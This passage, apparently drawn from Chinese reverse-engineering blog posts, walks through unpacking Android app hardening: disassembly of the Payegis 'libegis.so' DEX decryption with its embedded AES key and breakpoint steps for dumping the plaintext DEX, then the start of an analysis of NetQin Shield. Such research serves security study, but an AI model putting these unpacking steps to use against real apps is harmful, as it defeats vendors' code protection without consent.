void* GetModuleBase ( pid_t pid, const char* module_name)

{

  FILE *fp;

  long addr = 0;

  char *pch;

  char filename[32];

  char line[1024];



  if ( pid < 0 ){

    strcpy(filename, "/proc/self/maps");
```

```
}else{
    snprintf( filename, sizeof(filename), "/proc/%d/maps", pid);
}
fp = fopen( filename, "r" );
if ( fp != NULL ){
  while ( fgets( line, sizeof(line), fp ) ){

    if ( strstr( line, module_name) ){
      pch = strtok( line, "-" );
      addr = strtoul( pch, NULL, 16 );
```

```
            break;
        }
    }
    fclose( fp ) ;
  }
  return (void *)addr;
}
```

5. 下好断后 F9 运行两次后断在 GetModuleBase 函数,我们执行反回来到这里,这时往下就准备要做解密操作了。

```
libegis.so:8050367E loc_8050367E                        ; CODE XREF: libe
libegis.so:8050367E MOVS            R0, R5
libegis.so:80503680 LDR             R1, [SP,#0x18]
libegis.so:80503682 BL              GetModuleBase       ; 获取dex基址
libegis.so:80503686 CMP             R0, #0
libegis.so:80503688 BEQ             loc_80503760
libegis.so:8050368A MOVS            R3, R0
libegis.so:8050368C ADDS            R3, #0x28
libegis.so:8050368E STR             R3, [SP,#0x30]
libegis.so:80503690 LDR             R3, [R0,#0xC]
libegis.so:80503692 STR             R3, [SP,#0x2C]
libegis.so:80503694
libegis.so:80503694 loc_80503694                        ; CODE XREF: libe
libegis.so:80503694 LDR             R4, [SP,#0x2C]
libegis.so:80503696 LDR             R3, [SP,#0x30]
libegis.so:80503698 MOVS            R0, #1
libegis.so:8050369A SUBS            R4, #4
libegis.so:8050369C ADDS            R4, R3, R4
libegis.so:8050369E LDR             R7, [R4]
libegis.so:805036A0 MOVS            R1, R7
libegis.so:805036A2 BLX             calloc              ; 分配内存,存放密文
libegis.so:805036A6 SUBS            R5, R0, #0
```

获取 dex 基址后分配好存放密文的内存,用 memcpy 拷贝密文到刚分配的内存中。

```
libegis.so:805036BA loc_805036BA                        ; CODE XREF: libegis.so:8
libegis.so:805036BA SUBS            R1, R4, R7
libegis.so:805036BC MOVS            R2, R7
libegis.so:805036BE MOVS            R0, R5
libegis.so:805036C0 BLX             memcpy_0            ; ; 拷贝密文到刚分配的内存中
libegis.so:805036C4 MOVS            R0, R5
libegis.so:805036C6 MOVS            R1, R7
libegis.so:805036C8 ADD             R2, SP, #0x34
libegis.so:805036CA BL              Dec                 ; ; 解密数据
libegis.so:805036CE SUBS            R4, R0, #0
```

R0 为存放密文内存地址,R1 为要拷贝的数据,R2 为要拷贝的大小.

6.Dec 函数为解密函数,里面调用 EVP_DecryptUpdate 函数做解密。(直接在 EVP_DecryptUpdate 函数下断点就可以获得明文了)

//--------解密流程大致如下

libegis.so:8050367E loc_8050367E ; CODE XREF: libegis.so:8050366Ej

libegis.so:8050367E MOVS R0, R5

libegis.so:80503680 LDR R1, [SP,#0x18]

libegis.so:80503682 BL GetModuleBase ; 获取 dex 基址

libegis.so:80503686 CMP R0, #0

libegis.so:80503688 BEQ loc_80503760

libegis.so:8050368A MOVS R3, R0

libegis.so:8050368C ADDS R3, #0x28

libegis.so:8050368E STR R3, [SP,#0x30]

libegis.so:80503690 LDR R3, [R0,#0xC]

libegis.so:80503692 STR R3, [SP,#0x2C]

libegis.so:80503694

libegis.so:80503694 loc_80503694 ; CODE XREF: libegis.so:8050367Cj

```
libegis.so:80503694 LDR             R4, [SP,#0x2C]
libegis.so:80503696 LDR             R3, [SP,#0x30]
libegis.so:80503698 MOVS             R0, #1
libegis.so:8050369A SUBS             R4, #4
libegis.so:8050369C ADDS             R4, R3, R4
libegis.so:8050369E LDR             R7, [R4]
libegis.so:805036A0 MOVS             R1, R7
libegis.so:805036A2 BLX             calloc                  ; 分配内存,存放密文
libegis.so:805036A6 SUBS             R5, R0, #0
libegis.so:805036A8 BNE             loc_805036BA
libegis.so:805036AA LDR             R1, =(aPayegis - 0x805036B4)
libegis.so:805036AC LDR             R2, =(aCanNotCallocEnou - 0x805036B6)
libegis.so:805036AE MOVS             R0, #6
libegis.so:805036B0 ADD             R1, PC                  ; "Payegis"
libegis.so:805036B2 ADD             R2, PC                  ; "Can not calloc enough memory"
libegis.so:805036B4 BLX             android_log_print
libegis.so:805036B8 B               loc_80503760
libegis.so:805036BA ; ---------------------------------------------------------------------------
libegis.so:805036BA
```

```
libegis.so:805036BA loc_805036BA                        ; CODE XREF: libegis.so:805036A8j
libegis.so:805036BA SUBS            R1, R4, R7
libegis.so:805036BC MOVS            R2, R7
libegis.so:805036BE MOVS            R0, R5
libegis.so:805036C0 BLX             memcpy_0            ; 拷贝密文到刚分配的内存中大小00021140
libegis.so:805036C4 MOVS            R0, R5
libegis.so:805036C6 MOVS            R1, R7
libegis.so:805036C8 ADD             R2, SP, #0x34
libegis.so:805036CA BL              Dec                 ; 解密数据
libegis.so:805036CE SUBS            R4, R0, #0
libegis.so:805036D0 BNE             loc_805036E4
libegis.so:805036D2 LDR             R1, =(aPayegis - 0x805036DC)
libegis.so:805036D4 LDR             R2, =(unk_8050C9E4 - 0x805036DE)
libegis.so:805036D6 MOVS            R0, #6
libegis.so:805036D8 ADD             R1, PC              ; "Payegis"
libegis.so:805036DA ADD             R2, PC ; unk_8050C9E4
libegis.so:805036DC BLX             android_log_print
libegis.so:805036E0 MOVS            R0, R5
```

```
//---------------- Dec 函数流程  ---
libegis.so:805052CC Dec                                 ; CODE XREF: libegis.so:805036CAp
libegis.so:805052CC PUSH            {R4-R7,LR}
libegis.so:805052CE LDR             R4, =(dword_8050EE84 - 0x805052D8)
libegis.so:805052D0 SUB             SP, SP, #0x17C
libegis.so:805052D2 STR             R1, [SP,#0x1C]
libegis.so:805052D4 ADD             R4, PC ; dword_8050EE84
libegis.so:805052D6 LDR             R4, [R4]
libegis.so:805052D8 LDR             R1, =(aRudyiasehPkLg - 0x805052E4)
libegis.so:805052DA STR             R0, [SP,#0x24]
libegis.so:805052DC LDR             R3, [R4]
libegis.so:805052DE STR             R2, [SP,#0x28]
libegis.so:805052E0 ADD             R1, PC                  ; "@RUDyiaseh#pK%lg"
libegis.so:805052E2 MOVS            R2, #0x11
libegis.so:805052E4 ADD             R0, SP, #0x68
libegis.so:805052E6 STR             R3, [SP,#0x174]
libegis.so:805052E8 BLX             memcpy_0
libegis.so:805052EC MOV             R0, SP
```

```
libegis.so:805052EE MOVS            R1, #0
libegis.so:805052F0 MOVS            R2, #0xF
libegis.so:805052F2 ADDS            R0, #0x79
libegis.so:805052F4 BLX             memset_0
libegis.so:805052F8 MOVS            R1, #0
libegis.so:805052FA MOVS            R2, #0x20
libegis.so:805052FC ADD             R0, SP, #0x88
libegis.so:805052FE BLX             memset_0
libegis.so:80505302 MOVS            R1, #0
libegis.so:80505304 MOVS            R2, #0x10
libegis.so:80505306 ADD             R0, SP, #0x58
libegis.so:80505308 BLX             memset_0
libegis.so:8050530C LDR             R0, [SP,#0x1C]
libegis.so:8050530E BLX             malloc                  ; 分配内存存放解密数据
libegis.so:80505312 MOVS            R5, #0
libegis.so:80505314 STR             R5, [SP,#0x34]
libegis.so:80505316 STR             R0, [SP,#0xC]
libegis.so:80505318 BLX             EVP_aes_128_ecb
libegis.so:8050531C MOVS            R7, R0
```

```
libegis.so:8050531E BLX             EVP_md5
libegis.so:80505322 STR             R5, [SP,#0x3C]
libegis.so:80505324 LDR             R5, [R7,#8]
libegis.so:80505326 STR             R0, [SP,#0x20]
libegis.so:80505328 LDR             R6, [R7,#0xC]
libegis.so:8050532A STR             R4, [SP,#0x2C]
libegis.so:8050532C CMP             R5, #0x20
libegis.so:8050532E BLE             loc_8050533E
libegis.so:80505330 LDR             R0, =(aHomeGavinAndroid - 0x8050533A)
libegis.so:80505332 LDR             R2, =(aNkeyEvp_max_key_ - 0x8050533C)
libegis.so:80505334 MOVS            R1, #0x17
libegis.so:80505336 ADD             R0, PC                  ; "/home/gavin/androidworkspace/ShellNativ"...
libegis.so:80505338 ADD             R2, PC                  ; "nkey <= EVP_MAX_KEY_LENGTH"
libegis.so:8050533A BLX             unk_805032E8
libegis.so:8050533E
libegis.so:8050533E loc_8050533E                            ; CODE XREF: libegis.so:JNI_OnLoad+13D6j
libegis.so:8050533E CMP             R6, #0x10
libegis.so:80505340 BLE             loc_80505350
libegis.so:80505342 LDR             R0, =(aHomeGavinAndroid - 0x8050534C)
```

```
libegis.so:80505344 LDR             R2, =(aNivEvp_max_iv_le - 0x8050534E)
libegis.so:80505346 MOVS            R1, #0x18
libegis.so:80505348 ADD             R0, PC                  ; "/home/gavin/androidworkspace/ShellNativ"...
libegis.so:8050534A ADD             R2, PC                  ; "niv <= EVP_MAX_IV_LENGTH"
libegis.so:8050534C BLX             unk_805032E8
libegis.so:80505350
libegis.so:80505350 loc_80505350                            ; CODE XREF: libegis.so:JNI_OnLoad+13E8j
libegis.so:80505350 ADD             R4, SP, #0x40
libegis.so:80505352 MOVS            R0, R4
libegis.so:80505354 BLX             EVP_MD_CTX_init
libegis.so:80505358 MOVS            R1, #0
libegis.so:8050535A STR             R1, [SP,#0x10]
libegis.so:8050535C ADD             R3, SP, #0x58
libegis.so:8050535E ADD             R1, SP, #0x88
libegis.so:80505360 STR             R3, [SP,#0x18]
libegis.so:80505362 STR             R1, [SP,#0x14]
libegis.so:80505364
libegis.so:80505364 loc_80505364                            ; CODE XREF: libegis.so:JNI_OnLoad+14A4j
libegis.so:80505364 MOVS            R0, R4
```

```
libegis.so:80505366 LDR             R1, [SP,#0x20]
libegis.so:80505368 MOVS             R2, #0
libegis.so:8050536A BLX             EVP_DigestInit_ex
libegis.so:8050536E CMP             R0, #0
libegis.so:80505370 BEQ             loc_8050540C
libegis.so:80505372 LDR             R3, [SP,#0x10]
libegis.so:80505374 CMP             R3, #0
libegis.so:80505376 BEQ             loc_80505386
libegis.so:80505378 MOVS             R0, R4
libegis.so:8050537A ADD             R1, SP, #0xA8
libegis.so:8050537C LDR             R2, [SP,#0x3C]
libegis.so:8050537E BLX             EVP_DigestUpdate
libegis.so:80505382 CMP             R0, #0
libegis.so:80505384 BEQ             loc_805053FE
libegis.so:80505386
libegis.so:80505386 loc_80505386                        ; CODE XREF: libegis.so:JNI_OnLoad+141Ej
libegis.so:80505386 MOVS             R0, R4
libegis.so:80505388 ADD             R1, SP, #0x68
libegis.so:8050538A MOVS             R2, #0x1F
```

```
libegis.so:8050538C BLX             EVP_DigestUpdate
libegis.so:80505390 CMP             R0, #0
libegis.so:80505392 BEQ             loc_805053FE
libegis.so:80505394 MOVS            R0, R4
libegis.so:80505396 ADD             R1, SP, #0xA8
libegis.so:80505398 ADD             R2, SP, #0x3C
libegis.so:8050539A BLX             EVP_DigestFinal_ex
libegis.so:8050539E CMP             R0, #0
libegis.so:805053A0 BEQ             loc_805053FE
libegis.so:805053A2 SUBS            R3, R5, #0
libegis.so:805053A4 BEQ             loc_805053C6
libegis.so:805053A6 LDR             R2, [SP,#0x3C]
libegis.so:805053A8 LDR             R1, [SP,#0x14]
libegis.so:805053AA MOVS            R3, #0
libegis.so:805053AC
libegis.so:805053AC loc_805053AC                        ; CODE XREF: libegis.so:JNI_OnLoad+146Aj
libegis.so:805053AC CMP             R3, R2
libegis.so:805053AE BEQ             loc_805053C4
libegis.so:805053B0 CMP             R1, #0
```

```
libegis.so:805053B2 BEQ             loc_805053BC
libegis.so:805053B4 ADD             R0, SP, #0xA8
libegis.so:805053B6 LDRB            R0, [R3,R0]
libegis.so:805053B8 STRB            R0, [R1]
libegis.so:805053BA ADDS            R1, #1
libegis.so:805053BC
libegis.so:805053BC loc_805053BC                        ; CODE XREF: libegis.so:JNI_OnLoad+145Aj
libegis.so:805053BC SUBS            R5, #1
libegis.so:805053BE ADDS            R3, #1
libegis.so:805053C0 CMP             R5, #0
libegis.so:805053C2 BNE             loc_805053AC
libegis.so:805053C4
libegis.so:805053C4 loc_805053C4                        ; CODE XREF: libegis.so:JNI_OnLoad+1456j
libegis.so:805053C4 STR             R1, [SP,#0x14]
libegis.so:805053C6
libegis.so:805053C6 loc_805053C6                        ; CODE XREF: libegis.so:JNI_OnLoad+144Cj
libegis.so:805053C6 CMP             R6, #0
libegis.so:805053C8 BEQ             loc_805053F0
libegis.so:805053CA LDR             R2, [SP,#0x3C]
```

```
libegis.so:805053CC CMP             R3, R2
libegis.so:805053CE BNE             loc_805053DA
libegis.so:805053D0 B               loc_805053F0
libegis.so:805053D2 ; ---------------------------------------------------------------------------
libegis.so:805053D2
libegis.so:805053D2 loc_805053D2                            ; CODE XREF: libegis.so:JNI_OnLoad+1494j
libegis.so:805053D2 ADDS            R3, #1
libegis.so:805053D4 CMP             R3, R2
libegis.so:805053D6 BNE             loc_805053DC
libegis.so:805053D8 B               loc_805053EE
libegis.so:805053DA ; ---------------------------------------------------------------------------
libegis.so:805053DA
libegis.so:805053DA loc_805053DA                            ; CODE XREF: libegis.so:JNI_OnLoad+1476j
libegis.so:805053DA LDR             R1, [SP,#0x18]
libegis.so:805053DC
libegis.so:805053DC loc_805053DC                            ; CODE XREF: libegis.so:JNI_OnLoad+147Ej
libegis.so:805053DC CMP             R1, #0
libegis.so:805053DE BEQ             loc_805053E8
libegis.so:805053E0 ADD             R0, SP, #0xA8
```

```
libegis.so:805053E2 LDRB            R0, [R3,R0]
libegis.so:805053E4 STRB            R0, [R1]
libegis.so:805053E6 ADDS            R1, #1
libegis.so:805053E8
libegis.so:805053E8 loc_805053E8                        ; CODE XREF: libegis.so:JNI_OnLoad+1486j
libegis.so:805053E8 SUBS            R6, #1
libegis.so:805053EA CMP             R6, #0
libegis.so:805053EC BNE             loc_805053D2
libegis.so:805053EE
libegis.so:805053EE loc_805053EE                        ; CODE XREF: libegis.so:JNI_OnLoad+1480j
libegis.so:805053EE STR             R1, [SP,#0x18]
libegis.so:805053F0
libegis.so:805053F0 loc_805053F0                        ; CODE XREF: libegis.so:JNI_OnLoad+1470j
libegis.so:805053F0                                     ; libegis.so:JNI_OnLoad+1478j
libegis.so:805053F0 LDR             R1, [SP,#0x10]
libegis.so:805053F2 MOVS            R3, R6
libegis.so:805053F4 ORRS            R3, R5
libegis.so:805053F6 ADDS            R1, #1
libegis.so:805053F8 STR             R1, [SP,#0x10]
```

```
libegis.so:805053FA CMP             R3, #0
libegis.so:805053FC BNE             loc_80505364
libegis.so:805053FE
libegis.so:805053FE loc_805053FE                        ; CODE XREF: libegis.so:JNI_OnLoad+142Cj
libegis.so:805053FE                                     ; libegis.so:JNI_OnLoad+143Aj ...
libegis.so:805053FE ADD             R0, SP, #0x40
libegis.so:80505400 BLX             EVP_MD_CTX_cleanup
libegis.so:80505404 ADD             R0, SP, #0xA8
libegis.so:80505406 MOVS            R1, #0x40
libegis.so:80505408 BLX             OPENSSL_cleanse
libegis.so:8050540C
libegis.so:8050540C loc_8050540C                        ; CODE XREF: libegis.so:JNI_OnLoad+1418j
libegis.so:8050540C ADD             R6, SP, #0xE8
libegis.so:8050540E MOVS            R5, #0
libegis.so:80505410 MOVS            R0, R6
libegis.so:80505412 STR             R5, [SP,#0x38]
libegis.so:80505414 BLX             EVP_CIPHER_CTX_init
libegis.so:80505418 ADD             R3, SP, #0x58
libegis.so:8050541A STR             R3, [SP]
```

```
libegis.so:8050541C MOVS            R0, R6
libegis.so:8050541E MOVS            R1, R7
libegis.so:80505420 MOVS            R2, R5
libegis.so:80505422 ADD             R3, SP, #0x88
libegis.so:80505424 BLX             EVP_DecryptInit_ex
libegis.so:80505428 MOVS            R4, R0
libegis.so:8050542A CMP             R0, R5
libegis.so:8050542C BEQ             loc_80505486
libegis.so:8050542E MOVS            R3, #0x400
libegis.so:80505432 LDR             R4, [SP,#0x24]
libegis.so:80505434 STR             R3, [SP,#0x10]
libegis.so:80505436 LDR             R7, [SP,#0x1C]
libegis.so:80505438 B               loc_80505472
libegis.so:8050543A ; ---------------------------------------------------------------------------
libegis.so:8050543A
libegis.so:8050543A loc_8050543A                        ; CODE XREF: libegis.so:JNI_OnLoad+151Cj
libegis.so:8050543A LDR             R3, =0x3FF
libegis.so:8050543C CMP             R7, R3
libegis.so:8050543E BGT             loc_80505442
```

```
libegis.so:80505440 STR             R7, [SP,#0x10]
libegis.so:80505442
libegis.so:80505442 loc_80505442                        ; CODE XREF: libegis.so:JNI_OnLoad+14E6j
libegis.so:80505442 LDR             R3, [SP,#0xC]
libegis.so:80505444 MOVS             R0, R6
libegis.so:80505446 ADD              R2, SP, #0x38
libegis.so:80505448 ADDS             R1, R3, R5
libegis.so:8050544A LDR             R3, [SP,#0x10]
libegis.so:8050544C STR             R3, [SP]
libegis.so:8050544E MOVS             R3, R4
libegis.so:80505450 BLX             EVP_DecryptUpdate       ; 解密函数
libegis.so:80505454 MOVS             R1, #0x400
libegis.so:80505458 ADDS             R4, R4, R1
libegis.so:8050545A CMP              R0, #0
libegis.so:8050545C BNE             loc_8050546A
libegis.so:8050545E MOVS             R7, R0
libegis.so:80505460 MOVS             R0, R6
libegis.so:80505462 BLX             EVP_CIPHER_CTX_cleanup
libegis.so:80505466 STR             R7, [SP,#0xC]
```

```
libegis.so:80505468 B                   loc_8050549E
libegis.so:8050546A ; ---------------------------------------------------------------------------
libegis.so:8050546A
libegis.so:8050546A loc_8050546A                            ; CODE XREF: libegis.so:JNI_OnLoad+1504j
libegis.so:8050546A LDR                 R3, [SP,#0x38]
libegis.so:8050546C ADDS                R5, R5, R3
libegis.so:8050546E LDR                 R3, =0xFFFFFC00
libegis.so:80505470 ADDS                R7, R7, R3
libegis.so:80505472
libegis.so:80505472 loc_80505472                            ; CODE XREF: libegis.so:JNI_OnLoad+14E0j
libegis.so:80505472 CMP                 R7, #0
libegis.so:80505474 BGT                 loc_8050543A
libegis.so:80505476 LDR                 R3, [SP,#0xC]
libegis.so:80505478 MOVS                R0, R6
libegis.so:8050547A ADD                 R2, SP, #0x34
libegis.so:8050547C ADDS                R1, R3, R5
libegis.so:8050547E BLX                 EVP_DecryptFinal_ex
libegis.so:80505482 SUBS                R4, R0, #0
libegis.so:80505484 BNE                 loc_80505490
```

```
libegis.so:80505486
libegis.so:80505486 loc_80505486                        ; CODE XREF: libegis.so:JNI_OnLoad+14D4j
libegis.so:80505486 MOVS             R0, R6
libegis.so:80505488 BLX              EVP_CIPHER_CTX_cleanup
libegis.so:8050548C STR              R4, [SP,#0xC]
libegis.so:8050548E B                loc_8050549E
libegis.so:80505490 ; ---------------------------------------------------------------------------
libegis.so:80505490
libegis.so:80505490 loc_80505490                        ; CODE XREF: libegis.so:JNI_OnLoad+152Cj
libegis.so:80505490 LDR              R4, [SP,#0x34]
libegis.so:80505492 MOVS             R0, R6
libegis.so:80505494 BLX              EVP_CIPHER_CTX_cleanup
libegis.so:80505498 LDR              R1, [SP,#0x28]
libegis.so:8050549A ADDS             R4, R5, R4
libegis.so:8050549C STR              R4, [R1]
libegis.so:8050549E
libegis.so:8050549E loc_8050549E                        ; CODE XREF: libegis.so:JNI_OnLoad+1510j
libegis.so:8050549E                                     ; libegis.so:JNI_OnLoad+1536j
libegis.so:8050549E LDR              R1, [SP,#0x2C]
```

```
libegis.so:805054A0 LDR             R2, [SP,#0x174]
libegis.so:805054A2 LDR             R0, [SP,#0xC]
libegis.so:805054A4 LDR             R3, [R1]
libegis.so:805054A6 CMP             R2, R3
libegis.so:805054A8 BEQ             loc_805054AE
libegis.so:805054AA BLX             unk_80503174
libegis.so:805054AE
libegis.so:805054AE loc_805054AE                        ; CODE XREF: libegis.so:JNI_OnLoad+1550j
libegis.so:805054AE ADD             SP, SP, #0x17C
libegis.so:805054B0 POP             {R4-R7,PC}
```

7.解密完成后就得到了明文的 DEX,用 idc 脚本将其 dump 出来.

运行完脚本后 c 盘就会出来明文的 test.apk 了,用解压器打开 test.apk 里面就有明文的 classes.dex 了。

7. 解密后调用 dvmDexFileOpenPartial 等函数对 dex 做优化工作,并加载执行。

到此完成。


网秦安全盾简单分析

作者:我是小三

由于本人水平和时间有限，有不对或不足的地方还请多多指教，不胜感激。
环境:
手机:　　中兴 u887
系统　　android2.3.5
调试器:　IDA pro 6.5

一:加固前后对比
加固前 classes.dex 大小如下:


加固后 classes.dex 大小如下:



那原来的 classes.dex 去那儿了呢？我们再来对比下资源目录下都多了些什么？
加固前的:


名称	压缩前	压缩后	类型
.. (上级目录)			文件夹
values			文件夹
alipay_plugin_20120428msp.apk	286.6 KB	238.7 KB	APK 文件
calendardata.db	8.7 MB	1.5 MB	Data Base File
close_btn_bg.png	1 KB	1 KB	PNG 图像
close_btn_src_normal.png	1 KB	1 KB	PNG 图像
close_btn_src_pressed.png	1 KB	1 KB	PNG 图像
dreamresultdata1.sqlite	2.4 MB	699.0 KB	SQLITE 文件
FZLBJW.TTF	3.9 MB	2.0 MB	TrueType 字体文
login_btn_src_big_normal.png	4.5 KB	4.5 KB	PNG 图像
login_btn_src_big_pressed.png	4.4 KB	4.4 KB	PNG 图像
login_btn_src_normal.png	2.7 KB	2.7 KB	PNG 图像
login_btn_src_pressed.png	2.6 KB	2.6 KB	PNG 图像
login_btn_src_small_normal.png	2.2 KB	2.2 KB	PNG 图像
login_btn_src_small_pressed.png	2.1 KB	2.1 KB	PNG 图像
logout_btn_src_normal.png	2.5 KB	2.5 KB	PNG 图像
logout_btn_src_pressed.png	2.4 KB	2.4 KB	PNG 图像
logout_btn_src_small_normal.png	2.0 KB	2.0 KB	PNG 图像
logout_btn_src_small_pressed.png	1.9 KB	1.9 KB	PNG 图像
title_bg.png	1 KB	1 KB	PNG 图像
weibosdk_close_hdpi.png	2.7 KB	2.7 KB	PNG 图像
weibosdk_close_mdpi.png	1.0 KB	1.0 KB	PNG 图像
weibosdk_dialog_bg.9.png	1 KB	1 KB	PNG 图像

加固后的:



名称	压缩前	压缩后	类型
.. (上级目录)			文件夹
values			文件夹
alipay_plugin_20120428msp.apk	286.6 KB	238.7 KB	APK 文件
calendardata.db	8.7 MB	1.5 MB	Data Base File
close_btn_bg.png	1 KB	1 KB	PNG 图像
close_btn_src_normal.png	1 KB	1 KB	PNG 图像
close_btn_src_pressed.png	1 KB	1 KB	PNG 图像
DexToLoad.apk	1.0 MB	1.0 MB	APK 文件
dreamresultdata1.sqlite	2.4 MB	699.0 KB	SQLITE 文件
FZLBJW.TTF	3.9 MB	2.0 MB	TrueType 字体文件
libnqshieldx86.so	53.5 KB	24.9 KB	SO 文件
login_btn_src_big_normal.png	4.5 KB	4.5 KB	PNG 图像
login_btn_src_big_pressed.png	4.4 KB	4.4 KB	PNG 图像
login_btn_src_normal.png	2.7 KB	2.7 KB	PNG 图像
login_btn_src_pressed.png	2.6 KB	2.6 KB	PNG 图像
login_btn_src_small_normal.png	2.2 KB	2.2 KB	PNG 图像
login_btn_src_small_pressed.png	2.1 KB	2.1 KB	PNG 图像
logout_btn_src_normal.png	2.5 KB	2.5 KB	PNG 图像
logout_btn_src_pressed.png	2.4 KB	2.4 KB	PNG 图像
logout_btn_src_small_normal.png	2.0 KB	2.0 KB	PNG 图像
logout_btn_src_small_pressed.png	1.9 KB	1.9 KB	PNG 图像
nqdata	96.0 KB	28.8 KB	文件
title_bg.png	1 KB	1 KB	PNG 图像
weibosdk_close_hdpi.png	2.7 KB	2.7 KB	PNG 图像
weibosdk_close_mdpi.png	1.0 KB	1.0 KB	PNG 图像
weibosdk_dialog_bg.9.png	1 KB	1 KB	PNG 图像

Lib 目录:



名称	压缩前	压缩后	类型
.. (上级目录)			文件夹
liblocSDK3.so	39.4 KB	20.7 KB	SO 文件
libyiqijni.so	9.0 KB	3.3 KB	SO 文件

加固后:

名称	压缩前	压缩后	类型
.. (上级目录)			文件夹
liblocSDK3.so	39.4 KB	20.3 KB	SO 文件
libnqshield.so	49.3 KB	25.6 KB	SO 文件
libyiqijni.so	9.0 KB	3.3 KB	SO 文件

比较发现多了些文件，具体这些文件有什么用请看下面分析。

二:java 层概述

1.通过反编译看，从 AndroidManifest.xml 文件中的 application 项可以看出壳的入口为：

```
android:name="com.nqshield.NqApplication"
```

2.简单分析 com.nqshield.NqApplication 类都做了些什么？

.不能反编译成 java 代码，直接看 smali 代码吧。

在 NqApplication 类 method protected attachBaseContext(Landroid/content/Context;)V 中都分别调用了这些函数:

3..invoke-static{p0},Lcom/nqshield/Common;->loadXShellLib(Landroid/content/Context)V

从名字可以看出是加载 so 库，并注册 JNI 函数。

通过分析 JNI 方法注册到 Dalvik 虚拟机的过程,可以得到 java 层 native 函数与 so 层函数对应的关系为：

native nq10 -> b9df1ce797fd03603fd7137afff2957

native nq11 -> eb5993d402df42eac47e82555b7ae31
native nq12 -> fa3f3a501e8754e88bed48c128ef90
native nq13 -> abc020d3ee6fbc05ab1ed6b4da7252d
native nq14 -> e300588cc034bcbaa7d61
(*如有不清楚如何分析这个过程的可以参考学习罗升阳 的文章)

4..invoke-static{p0},Lcom/nqshield/Common;->CopyBinaryFile(Landroid/content/Context;)V
该函数是将 assets 文件夹中的 DexToLoad.apk 与 nqdata 拷贝到/data/data+包名/.cache 目录中,然后调用 nq10 函数,(该函数会在下面分析)。

